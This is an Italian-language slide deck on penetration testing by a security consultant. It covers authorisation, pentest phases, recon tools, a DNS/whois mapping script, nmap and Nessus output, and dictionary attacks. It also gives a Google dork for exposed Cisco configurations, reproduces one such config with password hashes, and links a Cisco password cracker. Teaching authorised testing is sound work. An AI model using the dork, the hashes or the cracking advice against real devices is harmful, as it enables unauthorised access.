



## L'arte del PenTesting

Provare a superare le difese perimetrali prima che lo facciano altri

# Chi sono




Lorenzo - Amministratore  
e Tech Manager

- ✓ INGEGNERE ELETTRONICO CONVERTITO AL MONDO DEL SOFTWARE
- ✓ PESSIMO SVILUPPATORE DI SOFTWARE
- ✓ CONVERTITO AL LATO SISTEMISTICO
- ✓ DAL 1999 LAVORO COME CONSULENTE NEL CAMPO DELLA SICUREZZA INFORMATICA
- ✓ CONSULENTE PER REALIZZAZIONE DI PROGETTI DI SICUREZZA INFORMATICA
- ✓ DAL 2009 SOCIO DI MEDIASECURE SRL



# Metodologia di un Pentester



- ✓ LA PRIMA COSA E' PENSARE COME UN ATTACCANTE REALE (O HACKER)
- ✓ UTILIZZARE UN METODO PER GESTIRE LE INFORMAZIONI COLLEZIONATE DURANTE UN PENTEST
- ✓ PORRE MASSIMA ATTENZIONE AI DETTAGLI
- ✓ RICORDARSI SEMPRE DI NON SUPERARE IL LIMITE ETICO DI COMPORTAMENTO



# Perchè si esegue un pentest e a cosa serve



- ✓ IL SOFTWARE E' BACATO ED I SISTEMI POSSONO ESSERE MAL CONFIGURATI
- ✓ DIMOSTRA LA PRESENZA DI UNA O PIÙ VULNERABILITÀ
- ✓ VALUTARE LA BONTÀ DELL'INFRASTRUTTURA ESISTENTE E PROPORRE UPGRADE
- ✓ PROVARE SISTEMI DI DIFESA IN ESSERE
- ✓ SFRUTTARE I BUCHI IDENTIFICATI ED OTTENERE ACCESSO AL SISTEMA E AI DATI
- ✓ UN PENTESTER SI LIMITA A DIMOSTRARE LA CAPACITA' DI OTTENERE ACCESSO AL SISTEMA E AI DATI



# Aspetti legali di un pentest



- ✓ NON SIAMO A FARE I GIOCHINI ALLA WAR GAMES O SCRIPT KIDDIE
- ✓ UN PENTESTER HA RICEVUTO AUTORIZZAZIONE DAL PROPRIETARIO DEL SISTEMA AD ESEGUIRE LE OPERAZIONI
- ✓ NON DISCLOSURE AGREEMENT RELATIVO A QUALSIASI INFORMAZIONE OTTENUTA
- ✓ UTILIZZARE TOOL SICURI E PROVATI
- ✓ TRACCIARE QUALSIASI OPERAZIONE EFFETTUATA (per es. su console Linux "script FILENAME")

# Lettera di incarico

Mediasecure SRL Via Luchini 40 - 50139 Santa Fiora (FI) FI 018780472		Tel. 055 3424724 Mail: info@mediasecure.it Site: www.mediasecure.it		
XXXXXXXX SPA VIA PIPPO 1 50100 FIRENZE				
<u>PROGETTO ASSESSMENT</u> TECHNICAL SUMMARY				
Documento	Opere	Autore	Codice	Pagina
PROGETTO ASSESSMENT	TECHNICAL SUMMARY	LORENZO LOVIBIACO	0000100	Pag. 1 di 1

- ✓ DEFINIRE CHI SONO GLI ATTORI DEL PENTEST
- ✓ DEFINIRE QUANDO VERRANNO EFFETTUATE LE OPERAZIONI
- ✓ CONCORDARE CON IL CLIENTE LA CATENA DI COMUNICAZIONE
- ✓ IDENTIFICARE IL RANGE DI INDIRIZZI DEI SISTEMI IN SCOPE DEL PENTEST
- ✓ INDICARE POSSIBILI CAUSE CHE POSSANO BLOCCARE LA PROSECUZIONE DELLE ATTIVITÀ ( PER ES. INDIRIZZO BLOCCATO SU FW, CONGESTIONE/BLOCCO TRAFFICO DI RETE, PROBLEMA GRAVE SU SISTEMA ESPOSTO CHE DEVE ESSERE SUBITO NOTIFICATO)



# Paradosso del pentester



- ✓ IL SUCCESSO DI UN PENTEST POTREBBE CAUSARE PROBLEMI ALL'INTERNO DELL'ORGANIZZAZIONE
- ✓ SE UN SISTEMA E' STATO MAL CONFIGURATO QUALCUNO DOVRÀ RENDERNE CONTO
- ✓ ELENCARE UNA LUNGA LISTA DI CARENZE NELLA APPLICAZIONE ANALIZZATA METTERÀ IN LUCE LE CARENZE DEI PROGRAMMATORI



# Linux Distro



ESISTONO VARIE PENTEST LINUX DISTROS (<https://hacktips.it/le-migliori-distro-pentesting-2016/>)


- ✓ KALI LINUX
- ✓ BACKBOX
- ✓ SAMURAI WEB TESTING FRAMEWORK
- ✓ PARROT
- ✓ CAINE (SPECIALIZZATA PER ANALISI FORENSE)
- ✓ DEFT (SPECIALIZZATA PER ANALISI FORENSE)



# → DEMO ← Kali Linux




# Metodo di lavoro



- ✓ UN PENTEST NON E' UN GIOCO
- ✓ SERVE UN METODO
- ✓ ESISTONO DEI FRAMEWORK CHE POSSONO AIUTARE
  - ✓ OWASP: Open Web Application Security Project
  - ✓ ISSAF: Information Systems Security Assessment Framework
  - ✓ OSSTMM: Open Source Security Testing Methodology Manual



# Fasi di un pentest



- ✓ FASE 1 : RICOGNIZIONE (FOOTPRINTING O RECONNAISSANCE)
- ✓ FASE 2 : SCANSIONE ED ENUMERAZIONE VULNERABILITÀ
- ✓ FASE 3 : SFRUTTAMENTO DELLE VULNERABILITÀ E TENTATIVO DI ACCESSO AI SISTEMI
- ✓ FASE 4 : COLLEZIONAMENTO DATI
- ✓ FASE 5 : RIMOZIONE DELLE TRACCE
- ✓ FASE 6 : STESURA DEL REPORT



# Fase 1: FOOTPRINTING

- ✓ IL SOFTWARE E' BACATO ED I SISTEMI POSSONO ESSERE MAL CONFIGURATI
- ✓ GUARDARE E NON TOCCARE
- ✓ RICERCHE SUL WEB LEGATE AL PROPRIO TARGET
- ✓ GOOGLE DORKS (<https://www.exploit-db.com/google-hacking-database/>)
- ✓ Google Hacking for Penetration Testers, Volume 2 (di Johnny Long, Bill Gardner, Justin Brown)
- ✓ SITO PER ESEGUIRE CRACK DELLA PASSWORD DI APPARATO CISCO  
<http://www.ifm.net.nz/cookbooks/cisco-ios-enable-secret-password-cracker.html>
- ✓ QUERY SU GOOGLE: intext:"enable secret 5 \$" => SI TROVA QUESTO SITO  
[http://www.opus1.com/nac/lv06configs/nap\\_lkdwncisco3550.cfg](http://www.opus1.com/nac/lv06configs/nap_lkdwncisco3550.cfg)

```
! No configuration change since last restart
! NVRAM config last updated at 12:47:48 PST Wed Apr 5 2006 by admin
!
version 12.2
no service pad
service timestamps debug datetime localtime
service timestamps log datetime localtime
service password-encryption
!
hostname nap-lockdown-sw
!
enable secret 5 $1$He/ES0Hfay7ggY6CWfHd80SEUW.
enable password 7 09424F0A176414425D
!
username nac privilege 15 password 7 06080E22424F0A4953
username jms privilege 15 password 7 011D0F300F5F808E22
username administrator privilege 15 password 7 12194141C0A0F547C
username root privilege 15 password 7 8595070C2F404D594F
username cisco privilege 15 password 7 1b40861A081611585A
username admin privilege 15 password 7 0701204F40861A5541
aaa new-model
aaa authentication login default local
aaa authentication dot1x default group radius
aaa authorization exec default local if-authenticated
!
aaa session-id common
clock timezone PST -8
clock summer-time PST recurring
ip subnet-zero
ip domain-name nac.llabs.interop.net
ip name-server 45.206.1.2
vtp mode transparent
!
crypto pki trustpoint TP-self-signed-3189352064
enrollment selfsigned
subject-name cnuIOS-Self-Signed-Certificate-3189352064
revocation-check none
rsa-keypair TP-self-signed-3189352064
!
crypto ca certificate chain TP-self-signed-3189352064
certificate self-signed 01
308202CB 30820234 A0030201 02020101 300D0609 2A864886 F70D0101 04050630
```



# Fase 1: DISCOVERY TOOLS



## TOOL PER COLLEZIONARE INFORMAZIONI SU INTERNET

- ✓ MALTEGO
- ✓ THEHARVESTER
- ✓ METAGOOFIL
- ✓ HTTRACK
- ✓ Downloading robots.txt files
- ✓ RECON-NG
- ✓





### What the Most Common Passwords of 2016 List Reveals [Research Study]

by Keeper, on January 13, 2017

- |               |                |
|---------------|----------------|
| 1. 123456     | 11. qwertyuiop |
| 2. 123456789  | 12. mynoob     |
| 3. qwerty     | 13. 123321     |
| 4. 12345678   | 14. 666666     |
| 5. 111111     | 15. 18atcskd2w |
| 6. 1234567890 | 16. 7777777    |
| 7. 1234567    | 17. 1q2w3e4r   |
| 8. password   | 18. 654321     |
| 9. 123123     | 19. 555555     |
| 10. 987654321 | 20. 3rjs1la7qe |



# Fase 2: NETWORK RECONNAISSANCE



```
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-19 17:51 IST
Interesting ports on 192.168.1.1:
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Interesting ports on 192.168.1.2:
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http

Nmap done: 2 IP addresses (2 hosts up) scanned in 0.51 seconds
```



- ✓ SCRIPT MSSCANNER1
- ✓ MAPPING (DNSMAP, THE HARVESTER)
- ✓ PORT MAPPING (NMAP,FPING)
- ✓ SERVICE ENUMERATION
- ✓ VULNERABILITY ASSESSMENT : TENABLE NESSUS , RAPID7 NEXPOSE



# Fase 2: AUTOMATIZZAZIONE MAPPATURA

## ✓ ESEMPIO DI SCRIPT PER MAPPATURA CLIENTE

```
#!/bin/bash
SCANDIR=/home/SCAN
DNSMAP=/usr/bin/dnsmap
DNSMAPLIST=$SCANDIR/scripts/MSdnslist.txt
HARVESTER=/usr/bin/thewarvester
PIDFILE=/var/run/scan.sh
## variables for sendEmail
HOST=localhost
RELAY=smtppovpn.mediasecure.it
SENDER=lchiavacci@mediasecure.it
RECEIVER=mediacheck@mediasecure.it
SENDEMAIL=/usr/bin/sendemail
DAY=$(date +%d.%m.%Y)
## file con elenco indirizzi IP identificati
TOTALIPS=/tmp/TotalIPs.txt

syntax()
{
  printf "%s\n" "syntax:$0 NomeFile(che contiene la lista di domini da analizzare)"
}

clearpid()
{
  /bin/rm $PIDFILE
}

printest()
{
  END=$(date)
  printf "END :$END"
}

echo "start $0 on $DAY --"
#verifica presenza eseguibili

if [ ! -f $SENDEMAIL ]; then
  echo "error: $SENDEMAIL not found!!"
  exit 2
fi

## start timestamp
START=$(date)
MYPID=$$

## check if $PIDFILE exists

if [ -f $PIDFILE ]; then
  echo "Error pidfile present !"
  cat $PIDFILE
  exit 1
fi
```

```
## write new pidfile
printf "start : $START -- pid : $MYPID\n"
printf "start : $START -- inpid : $MYPID\n" > $PIDFILE

## empty file with total ips found
cat /dev/null > $TOTALIPS

if [ -z $1 ];then
  echo "domain file list missing"
  syntax
  clearpid
  printend
  exit 1
fi

DOMAINLIST=$1
if [ ! -f $DOMAINLIST ];then
  echo "file $DOMAINLIST not found"
  clearpid
  printend
  exit
fi

if [ ! -x $DNSMAP ];then
  echo "Executable $DNSMAP not available"
  clearpid
  printend
  exit 1
fi

domains=$(cat $DOMAINLIST)
for DOMINIO in $domains ;
do
  $SCANHOME=$SCANDIR/$DAY/$DOMINIO
  echo "SCANHOME : $SCANHOME"
  ## create directory to contain found data
  mkdir -p $SCANHOME
  echo processing dominio : $DOMINIO
  echo "dominio $DOMINIO" >> $TOTALIPS
  echo "" >> $TOTALIPS
  ### DIG search DNS - MX records
  /usr/bin/dig ns $DOMINIO > $SCANHOME/$DOMINIO.dig
  /usr/bin/dig mx $DOMINIO >> $SCANHOME/$DOMINIO.dig

  ## DNSMAPping
  echo "$DNSMAP $DOMINIO -w $DNSMAPLIST -i 212.48.8.140 -i 67.215.65.132 -c $SCANHOME/$DOMINIO.dnsmap.out"
  $DNSMAP $DOMINIO -w $DNSMAPLIST -i 212.48.8.140 -i 67.215.65.132 -c $SCANHOME/$DOMINIO.dnsmap.out
  /bin/cat $SCANHOME/$DOMINIO.dnsmap.out >> $TOTALIPS
```

```
## ricerca IP
/usr/bin/awk -F "." '{print $2}' $SCANHOME/$DOMINIO.dnsmap.out > $SCANHOME/$DOMINIO.IPs

IPS=$(cat $SCANHOME/$DOMINIO.IPs)
## WHOIS domain

touch $SCANHOME/$DOMINIO.whois
touch $SCANHOME/$DOMINIO.Shortwhois
for IP in $IPS;
do
  /usr/bin/whois $IP >> $SCANHOME/$DOMINIO.whois
done
/bin/egrep "inetnum;netname:" $SCANHOME/$DOMINIO.whois > $SCANHOME/$DOMINIO.Shortwhois

## extract IP ranges
## range will be like 12.23.34.43-50 for later use with nmap
grep inetnum $SCANHOME/$DOMINIO.whois | sort | uniq | awk -F : '{print $2}' | tr -d '[blank:]' | tr -d ' ' | awk -F "." '{printf "%s.%s.%s.%s\n", $1,$2,$3,$4}' > $SCANHOME/$DOMINIO.RangeIP

## DO NOT COPY list of IPs into next directory -- first check IPs
### /bin/cp $SCANHOME/$DOMINIO.RangeIP $SCANDIR/LISTE/
echo "IP ranges from WHOIS query" >> $TOTALIPS
/bin/cat $SCANHOME/$DOMINIO.Shortwhois >> $TOTALIPS

echo "starting The Harvester on domain : $DOMINIO"
$HARVESTER -i $DOMINIO -b all >> $TOTALIPS

done
## move list file into DONE directory

FILEIN=$(basename $DOMINIO)
/bin/mv $DOMINIO $SCANDIR/DONE/$FILEIN.$DAY.$MYPID

## send email if results are available
if [ -s $TOTALIP ]; then
  echo "invio mail risultati"
  $SENDEMAIL -o ds=no -s $RELAY -u "$HOST -- esecuzione $0 completata " -f $SENDER -t $RECEIVER -a $TOTALIPS </dev/null
fi

clearpid
/bin/rm $TOTALIPS
printend
```



# Fase 2: MAPPATURA PORTE


```

# nmap -A -iL scanme.nmap.org d0ze
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.82):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC Bind 9.2.1
70/tcp    closed gopher
80/tcp    open  http     Apache httpd 2.0.52 ((Fedora))
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Serv-U ftpd 4.0
25/tcp    open  smtp     IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http     Microsoft IIS webserver 5.0
110/tcp   open  pop3     IMail pop3d 7.15 931-1
139/tcp   open  msrpc    Microsoft msrpc (task server - c:\winnt\system32\
143/tcp   open  nntp     Microsoft Windows XP microsoft-ds
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  mrpc     Microsoft Windows RPC
5800/tcp  open  vnc-http Ultr@VNC (Resolution 1024x800: VNC TCP port: 5900)
NRC Address: 00:R0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
#log/home/tyodor/nmap-misc/Screenshots/042006#

```




- ✓ NMAP – NON SOLO PORT MAPPING
- ✓ NMAP SCRIPTING ENGINE (<https://nmap.org/book/nse.html>)
- ✓ REFERENCE : <https://nmap.org/nsedoc/> PER ELENCO CATEGORIE SCRIPT
- ✓ MAPPATURA VELOCE SU SUBSET DI PORTE
  - ✓ `#nmap -sS -p 22,23,1433,3306,5900,3389`
- ✓ PROVATE SU RANGE INTERNET DI PROVIDER E TROVERETE TANTISSIMI SISTEMI APERTI
- ✓ ANZI NON FATELO...
- ✓



# → DEMO ←

## Nmap

```
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-19 17:51 IST
Interesting ports on 192.168.1.1:
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Interesting ports on 192.168.1.2:
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
Nmap done: 2 IP addresses (2 hosts up) scanned in 0.51 seconds
```



# Fase 2: ANALISI NESSUS RESULT

The screenshot shows the Nessus web interface for a scan titled 'Corporate HQ Network Scan'. The main table lists hosts with their IP addresses and a bar chart representing the number of vulnerabilities found. An 'Advanced Search' dialog box is open, showing search criteria: 'Risk Factor is equal to None'. A donut chart on the right shows the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

Host	Vulnerabilities
172.26.48.115	109
172.26.48.84	101
172.26.48.40	113
172.26.48.98	121
172.26.48.119	133
172.26.48.10	104
172.26.48.63	90
172.26.48.56	80
172.26.48.99	97
172.26.48.123	76
172.26.48.78	87
172.26.48.102	88
172.26.48.80	79



# Fase 2: ANALISI REPORT

**Test**  
CURRENT RESULTS: MAY 11 AT 10:34 PM

Hosts > 192.168.56.102 > Vulnerabilities 41 Compliance 317

Severity	Plugin Name	Plugin Family	Count
CRITICAL	CentOS 6 / 7 : openssl (CE...	CentOS Local Security Checks	1
CRITICAL	CentOS 7 : glibc (CESA-201...	CentOS Local Security Checks	1
HIGH	CentOS 7 : graphite2 (CESA...	CentOS Local Security Checks	1
HIGH	CentOS 7 : kernel (CESA-20...	CentOS Local Security Checks	1
HIGH	CentOS 7 : mariadb (CESA-...	CentOS Local Security Checks	1
MEDIUM	CentOS 5 / 6 / 7 : bind (CES...	CentOS Local Security Checks	1
MEDIUM	CentOS 6 / 7 : ipa / libldb / li...	CentOS Local Security Checks	1
MEDIUM	CentOS 6 / 7 : libssh2 (CES...	CentOS Local Security Checks	1
MEDIUM	CentOS 6 / 7 : nss-util (CES...	CentOS Local Security Checks	1
MEDIUM	CentOS 6 / 7 : samba (CES...	CentOS Local Security Checks	1

**Host Details**

- IP: 192.168.56.102
- DNS: st91.i
- MAC: 08:00:27:db:3e:a2
- OS: Linux Kernel 3.10.0-327.4.5.el7.x86\_64 on CentOS Linux release 7.2.1511 (Core)
- Start: May 11 at 10:34 PM
- End: May 11 at 10:39 PM
- Elapsed: 6 minutes
- KB: [Download](#)

**Vulnerabilities**

- Critical
- High
- Medium
- Low
- Info



→ **DEMO** ←  
**Nessus**





**Nessus**<sup>®</sup>  
vulnerability scanner



**Mediasecure**


# Fase 2: PICCOLO SPAZIO PUBBLICITARIO MEDIACHECK



- ✓ MEDIATECURE INSIEME AD UNO STUDENTE DI INGEGNERIA STA SVILUPPANDO UN PORTALE DEDICATO PER LA GESTIONE DELLE SCANSIONI DELLE RETI CLIENTI
- ✓ TOOL SVILUPPATO IN AMBIENTE GOOGLE PLATFORM
- ✓ GESTIONE MULTI UTENTE E MULTI COMPANY
- ✓ CARICAMENTO DATI DA NESSUS VIA SCRIPT COMMAND LINE
- ✓ SVILUPPI FUTURI : UTILIZZO REST API NESSUS PER INTERAZIONE



# Fase 2: MEDIACHECK PORTAL



# Fase 3: BRUTE FORCE – DICTIONARY

Dictionary Attack



Brute Force Attack

- ✓ HYDRA
- ✓ RECUPERARE DIZIONARI DA UTILIZZARE
- ✓ PASSWORD COMUNI PER PRIME

## Dictionary Attack

- Most people use real words as passwords
- Try all dictionary words before trying a brute force attack
